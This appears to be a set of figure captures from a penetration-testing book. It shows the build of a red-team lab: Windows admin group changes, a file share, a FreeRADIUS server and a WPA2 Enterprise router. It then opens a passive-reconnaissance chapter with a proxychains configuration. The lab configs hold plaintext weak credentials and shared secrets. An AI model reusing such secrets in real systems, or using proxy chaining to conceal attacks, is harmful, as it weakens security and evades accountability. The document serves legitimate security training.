








```
C:\Users\Administrator> net localgroup "Administrators" redteamlab\gambit /ADD
The command completed successfully.

C:\Users\Administrator> net localgroup "Administrators" redteamlab\rogue /ADD
The command completed successfully.
```

```
C:\Users\Administrator> cd\

C:\> mkdir SharedData

C:\> net share DataShare=c:\SharedData
DataShare was shared successfully.
```






```
C:\Users\Glen>ssh glen@172.16.17.50
The authenticity of host '172.16.17.50 (172.16.17.50)' can't be established.
ED25519 key fingerprint is SHA256:wyJoHHB5UzbJ+IPNi+UbIMbvhzDO9IlNNFdvgqpbh0k.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.17.50' (ED25519) to the list of known hosts.
glen@172.16.17.50's password:
```

```
glen@radius:~$ sudo apt update
[sudo] password for glen:
Hit:1 http://tt.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://tt.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://tt.archive.ubuntu.com/ubuntu jammy-backports InRelease
Hit:4 http://tt.archive.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
64 packages can be upgraded. Run 'apt list --upgradable' to see them.
glen@radius:~$
glen@radius:~$ sudo apt install freeradius
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  freeradius-common freeradius-config freeradius-utils freetds-common libct4 libdbi-perl libfreeradius3 libtalloc2 libtevent0
  libwbclient0 make ssl-cert
Suggested packages:
  freeradius-krb5 freeradius-ldap freeradius-mysql freeradius-postgresql freeradius-python3 snmp libclone-perl libmldbm-perl
  libnet-daemon-perl libsql-statement-perl make-doc
The following NEW packages will be installed:
  freeradius freeradius-common freeradius-config freeradius-utils freetds-common libct4 libdbi-perl libfreeradius3 libtalloc2
  libtevent0 libwbclient0 make ssl-cert
0 upgraded, 13 newly installed, 0 to remove and 64 not upgraded.
Need to get 2,836 kB of archives.
After this operation, 10.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

A

B

C


```
glen@radius:~$ sudo ls -l /etc/freeradius/3.0/
total 156
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 certs
-rw-r----- 1 freerad freerad  8280 Jan  4  2023 clients.conf
-rw-r----- 1 freerad freerad  1397 Jan  4  2023 dictionary
-rw-r----- 1 freerad freerad  2618 Jan  4  2023 experimental.conf
lrwxrwxrwx 1 freerad freerad    28 Jan  4  2023 hints -> mods-config/preprocess/hints
lrwxrwxrwx 1 freerad freerad    33 Jan  4  2023 huntgroups -> mods-config/preprocess/huntgroups
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 mods-available
drwxr-xr-x 9 freerad freerad  4096 Jul 28 14:26 mods-config
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 mods-enabled
-rw-r----- 1 freerad freerad    52 Jan  4  2023 panic.gdb
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 policy.d
-rw-r----- 1 freerad freerad 28915 Jan  4  2023 proxy.conf
-rw-r----- 1 freerad freerad 31482 Jan  4  2023 radiusd.conf
-rw-r----- 1 freerad freerad 20819 Jan  4  2023 README.rst
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 sites-available
drwxr-xr-x 2 freerad freerad  4096 Jul 28 14:26 sites-enabled
-rw-r----- 1 freerad freerad  3427 Jan  4  2023 templates.conf
-rw-r----- 1 freerad freerad  8493 Jan  4  2023 trigger.conf
lrwxrwxrwx 1 freerad freerad    27 Jan  4  2023 users -> mods-config/files/authorize
glen@radius:~$
```


```
#
# The canonical testing user which is in most of the
# examples.
#
bob     Cleartext-Password := "password123"
#       Reply-Message := "Hello, %{User-Name}"
#


#
# This is an entry for a user with a space in their name.
# Note the double quotes surrounding the name.  If you have
# users with spaces in their names, you must also change
```


```
#
#  Defines a RADIUS client.
#
#  '127.0.0.1' is another name for 'localhost'.  It is enabled by default,
#  to allow testing of the server after an initial installation.  If you
#  are not going to be permitting RADIUS queries from localhost, we suggest
#  that you delete, or comment out, this entry.
#
#
client 172.16.17.123 {
        secret = radiusclientpassword1
        shortname = corporate-ap
}

#
#  Each client has a "short name" that is used to distinguish it from
#  other clients.
```

```
glen@radius:~$ sudo systemctl restart freeradius
glen@radius:~$ sudo systemctl status freeradius
● freeradius.service - FreeRADIUS multi-protocol policy server
     Loaded: loaded (/lib/systemd/system/freeradius.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2023-07-28 15:01:05 UTC; 11s ago
       Docs: man:radiusd(8)
             man:radiusd.conf(5)
             http://wiki.freeradius.org/
             http://networkradius.com/doc/
    Process: 2794 ExecStartPre=/usr/sbin/freeradius $FREERADIUS_OPTIONS -Cx -lstdout (code=exited, status>
   Main PID: 2795 (freeradius)
     Status: "Processing requests"
      Tasks: 6 (limit: 2219)
     Memory: 78.6M (limit: 2.0G)
        CPU: 331ms
     CGroup: /system.slice/freeradius.service
             └─2795 /usr/sbin/freeradius -f
```


```
glen@radius:~$ sudo lsof -i -P -n | grep freerad
freeradiu 2795          freerad    8u  IPv4  29438      0t0  UDP 127.0.0.1:18120
freeradiu 2795          freerad    9u  IPv4  29441      0t0  UDP *:1812
freeradiu 2795          freerad   10u  IPv4  29442      0t0  UDP *:1813
freeradiu 2795          freerad   11u  IPv6  29443      0t0  UDP *:1812
freeradiu 2795          freerad   12u  IPv6  29444      0t0  UDP *:1813
freeradiu 2795          freerad   13u  IPv4  29445      0t0  UDP *:45114
freeradiu 2795          freerad   14u  IPv6  29446      0t0  UDP *:46613
```






Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Basic Wireless Settngs | Wireless Security | Wireless MAC Filter | Advanced
Basic Wireless Settngs
Configuration View: Manual Wi-Fi Protected Setup
Network Mode: Wireless-N Only
Network Name (SSID): Target_Net
Channel Width: 20MHz only
Channel: Auto
SSID Broadcast: Enabled Disabled
Save Settings
Cancel Changes



Wireless
Setup
Wireless
Security
Access Restrictions
Applications & Gaming
Basic Wireless Settngs | Wireless Security | Wireless MAC Filter | Advanced
Wireless Security
Security Mode: WPA2 Enterprise
Encryption: AES
RADIUS Server: 172 . 16 . 17 . 50
RADIUS Port: 1812
Shared Secret: radiuspassword1
Key Renewal: 0 seconds
Save Settings
Cancel Changes


Chapter 4: Passive Reconnaissance













```
kali@kali:~$ sudo updatedb

kali@kali:~$ locate proxychain
/etc/proxychains.conf
/etc/proxychains4.conf
/etc/alternatives/proxychains
/etc/alternatives/proxychains.1.gz
/usr/bin/proxychains
```


```
# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
```


Uncomment

